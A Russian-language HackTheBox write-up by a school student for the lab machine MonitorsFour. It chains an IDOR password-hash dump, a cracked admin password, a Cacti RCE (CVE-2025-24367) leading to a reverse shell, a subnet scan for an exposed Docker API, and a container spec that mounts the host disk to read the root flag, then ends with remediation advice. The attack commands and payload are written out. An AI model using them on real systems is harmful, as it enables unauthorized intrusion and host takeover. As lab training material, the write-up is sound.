Отчет

ФИО: Кравцов Николай Дмитриевич

Учебное заведение: **** ***** №****

Класс: 11

1. MonitorsFour

1. Первичный анализ

Было выполнено сканирование с помощью утилиты **Nmap**.

Результат:

- TCP 22 — SSH
- TCP 80 — HTTP

SSH-сервис работал на актуальной версии без известных публичных уязвимостей, поэтому основной вектор атаки был выбран через веб-сервер (порт 80).



После добавления записи в /etc/hosts:

10.10.11.98 monitorsfour.htb

стал доступен веб-интерфейс приложения.


2. Продвижение до user-флага

Далее, надо просканировать директории, чтобы понять, какой вектор атаки выбрать. Просканировав, я не нашел ничего интересного, кроме эндпоинта **/user.** Он дает возможность посмотреть данные о пользователе. При заходе на эндпоинт, ответ сообщает, что надо ввести токен. Я попробовал ввести нулевой и несуществующий токен, и при вводе нулевого веб-сервер выдал мне дамп пользователей с важными данными, такими как хэши паролей, имена, роли, токены, имена пользователей – это некорректная авторизация и IDOR на URI /user.




После атаки на хэши с помощью Brute Force атаки, я нашел пароль для пользователя admin – ‘wonderful1’.


Мне не удалось найти ничего на странице /admin после входа на /login с его паролем, поэтому я начал сканировать сабдомены, Нашелся только ‘cacti’. Я также добавил его в /etc/hosts, что я мог получить доступ.




Я попробовал зайти с теми же данными, но не вышло. Я посмотрел другие данные из базы и, после перебора разных вариантов, подошло имя – marcus. После входа с данными ‘marcus:wonderful1’, я заметил, что версия уязвима к **CVE-2025-24367 (CVSS 8.7 HIGH),** что может привести к RCE, что соответственно может привести к получению Reverse Shell. Авторизованный пользователь Cacti может злоупотреблять функциями создания графов и шаблонов графов для создания произвольных PHP-скриптов в корневом каталоге веб-приложения, что как раз приводит к удаленному выполнению кода на сервере.

В этот момент я застрял. К концу второго часа попыток получить доступ, я уже начал думать, что иду по неправильному вектору. Однако человек с дискорд-сервера HackTheBox сообщил, что вектор правильный, и это проблемы с комнатой – в данный момент она “баганная”, что и подтвердилось сервисом pwnbox от HackTheBox.







Поэтому я оставил эту машину.

Через 24 часа я к ней вернулся, но уже с VPS сервером в Германии – все стало работать отлично. Я получил reverse shell, после чего проверил /home и понял, что имею доступ к

пользователю marcus. Далее я просто прочел user.txt.

```
www-data@821fbd6a43fa:/home$ ls -la
ls -la
total 16
drwxr-xr-x 1 root   root   4096 Nov 10 16:15 .
drwxr-xr-x 1 root   root   4096 Feb 26 14:21 ..
drwxr-xr-x 1 marcus marcus 4096 Feb 26 14:15 marcus
www-data@821fbd6a43fa:/home$ cd marcus
cd marcus
www-data@821fbd6a43fa:/home/marcus$ ls -la
ls -la
total 28
drwxr-xr-x 1 marcus marcus 4096 Feb 26 14:15 .
drwxr-xr-x 1 root   root   4096 Nov 10 16:15 ..
-rw-r--r-- 1 marcus marcus  220 Jul 30  2025 .bash_logout
-rw-r--r-- 1 marcus marcus 3526 Jul 30  2025 .bashrc
-rw-r--r-- 1 marcus marcus  807 Jul 30  2025 .profile
-r-xr-xr-x 1 root   root     34 Feb 26 14:13 user.txt
www-data@821fbd6a43fa:/home/marcus$ cat user.txt
cat user.txt
8a4dea3bd881947497166f57144e1727
```

8a4dea3bd881947497166f57144e1727

3. Продвижение до root-флага

Чуть позднее я начал думать, как получить root флаг. Подумал, что можно попробовать выбраться из docker контейнера, примонтировав файловую систему через alpine, и попробовал сделать это через Docker API – но, попытавшись получить доступ к нему, curl не смог получить ответ.

```
www-data@821fbd6a43fa:/home/marcus$ curl -v host.docker.internal:2375/version
curl -v host.docker.internal:2375/version
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0* Host host.docker.internal:2375 was resolved.
* IPv6: fdc4:f303:9324::254
* IPv4: 192.168.65.254
*   Trying [fdc4:f303:9324::254]:2375...
* Immediate connect fail for fdc4:f303:9324::254: Network is unreachable
*   Trying 192.168.65.254:2375...
* connect to 192.168.65.254 port 2375 from 172.18.0.3 port 38934 failed: Connection refused
```

Я подумал, что сервер Docker API может быть в той же подсети, и попытался с помощью bash-скрипта найти его, и я был прав – у меня вышло это сделать.

$ for o in {1..254}; do (curl -s --connect-timeout 1 http://192.168.65.$o:2375/version 2>/dev/null | grep -q ApiVersion && echo "http://192.168.65.$o:2375") & done; wait

http://192.168.65.7:2375

Я посмотрел, какие на нем есть Docker Images:

$ curl http://192.168.65.7:2375/images.json

```
  },
  {
    "Containers": 0,
    "Created": 1759921496,
    "Id": "sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8
      dd412",
    "Labels": null,
    "ParentId": "",
    "Descriptor": {
      "mediaType": "application/vnd.oci.image.index.v1+json",
      "digest": "sha256
        :4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412",
      "size": 9218
    },
    "RepoDigests": [
      "alpine@sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2
        ad8dd412"
    ],
    "RepoTags": [
      "alpine:latest"
    ],
    "SharedSize": -1,
    "Size": 12794775
  }
]
```



Мы нашли Apline – это в плюс. В контейнере мы можем либо скомпрометировать целую машину, либо получить только root флаг – я выбрал второе, так как это быстрее и проще, по факту это lfi. Сначала, в /version мы читаем, что это wsl – следовательно, root флаг находится в /mnt/host/c/Users/Administrator/Desktop. Потом мы пишем container.json примерно такого содержания:

```
www-data@821fbd6a43fa:/tmp$ cat container.json
cat container.json
{
  "Image": "alpine:latest",
  "Cmd": ["/bin/sh", "-c", "cat /mnt/host_root/Users/Administrator/Desktop/root.txt"],
  "HostConfig": {
    "Binds": ["/mnt/host/c:/mnt/host_root"]
  },
  "Tty": true,
  "OpenStdin": true
}
```

Отправляем POST-запрос с его содержанием на эндпоинт /containers/create&name=<имя>. Далее стартуем его (мы получим id контейнера, нам нужны первые 12 символов) и читаем root флаг:

```
www-data@821fbd6a43fa:/tmp$ curl -X POST http://192.168.65.7:2375/containers/c718162d2d52/start
<p://192.168.65.7:2375/containers/c718162d2d52/start
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
www-data@821fbd6a43fa:/tmp$ curl http://192.168.65.7:2375/containers/c718162d2d52/logs?stdout=true
<.65.7:2375/containers/c718162d2d52/logs?stdout=true
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    35    0    35    0     0   2058      0 --:--:-- --:--:-- --:--:--  2187
8ba4f4b7c68349f929d94f8f8fe2a25a
```

8ba4f4b7c68349f929d94f8f8fe2a25a



4. Сводка по уязвимостям

Этап/Уязвимость	Тип воздействия	CVSS score	Возможные последствия	Результат
IDOR	Утечка данных о пользователях	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N 7.5 (HIGH)	- утечка персональных данных	- Получены хэши паролей
Использование слабых паролей	Brute Force attack и компрометация аккаунтов	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N 9.1 (CRITICAL)	- утечка персональных данных	- Получен пароль пользователя admin - Получен доступ к панели Cacti
CVE-2025-24367	Удаленное выполнение кода (RCE)	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H 8.8 (HIGH)	- внедрение бэкдоров - использование сервера в ботнете - компрометация других узлов сети	- В теории возможен полный захват сервера
Открытый Docker API	Полная компрометация хостовой системы через неаутентифицированный доступ к Docker API	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H 9.6 (CRITICAL)	- Полный захват хоста	- Получение LFI на host машине

5. Полная цепочка компрометации

1. Сканирование портов
2. Обнаружение веб-сервиса
3. Эксплуатация IDOR → получение хэшей
4. Brute force → получение пароля
5. Доступ к Cacti
6. Эксплуатация RCE (CVE-2025-24367)
7. Получение reverse shell
8. Обнаружение Docker API
9. Создание привилегированного контейнера
10. Монтирование файловой системы хоста
11. Получение root-флага

6. Рекомендации по устранению

1. Устранение IDOR на эндпоинте /users:

Необходимо:

1. Реализовать серверную проверку авторизации, либо дать доступ только серверу на такие эндпоинты
2. Исключить прямую передачу очевидных идентификаторов: нужно использовать криптографически стойкие токены
3. Реализовать RBAC (Role-Based Access Control)
4. Минимизировать возвращаемые данные (чтобы только напрямую обращаясь к базе данных можно было получить пароль)
5. Вести аудит доступа к подобным эндпоинтам.

2. Усиление защиты учетных записей:

Необходимо:

1. Изменить алгоритм хеширования на более сильный с большим количеством раундов, например, bcrypt, sha512 или sha256
2. Ввести политику сложности паролей, чтобы пользователи и **ДАЖЕ АДМИНИСТРАТОР** мог создать пользователя только с определенными условиями (например, 12 символов минимум, хотя бы одна прописная и хотя бы одна заглавная буква, хотя бы один спецсимвол)
3. Реализовать защиту от Brute Force атак на странице входа (например, с помощью rate limiting)
4. Провести лекцию работникам, чтобы те поменяли пароли.

3. Устранение CVE-уязвимости в Cacti:

Необходимо:

Обновить до версии 1.2.29 или пропатчить Cacti.

4. Устранение открытого Docker API:

Необходимо:

1. Отключить небезопасный Docker API, если не нужен
2. Включить TLS-аутентификацию (если он необходим)
3. Ограничить сетевую доступность Docker API (если он необходим): нужно разрешить доступ только для определенных ip даже внутри сети
4. Изолировать контейнеры от управляющих интерфесов
5. Запускать контейнеры с минимальными необходимыми привилегиями
6. Мониторить, регулярно проводить аудит и логировать обращения к Docker API.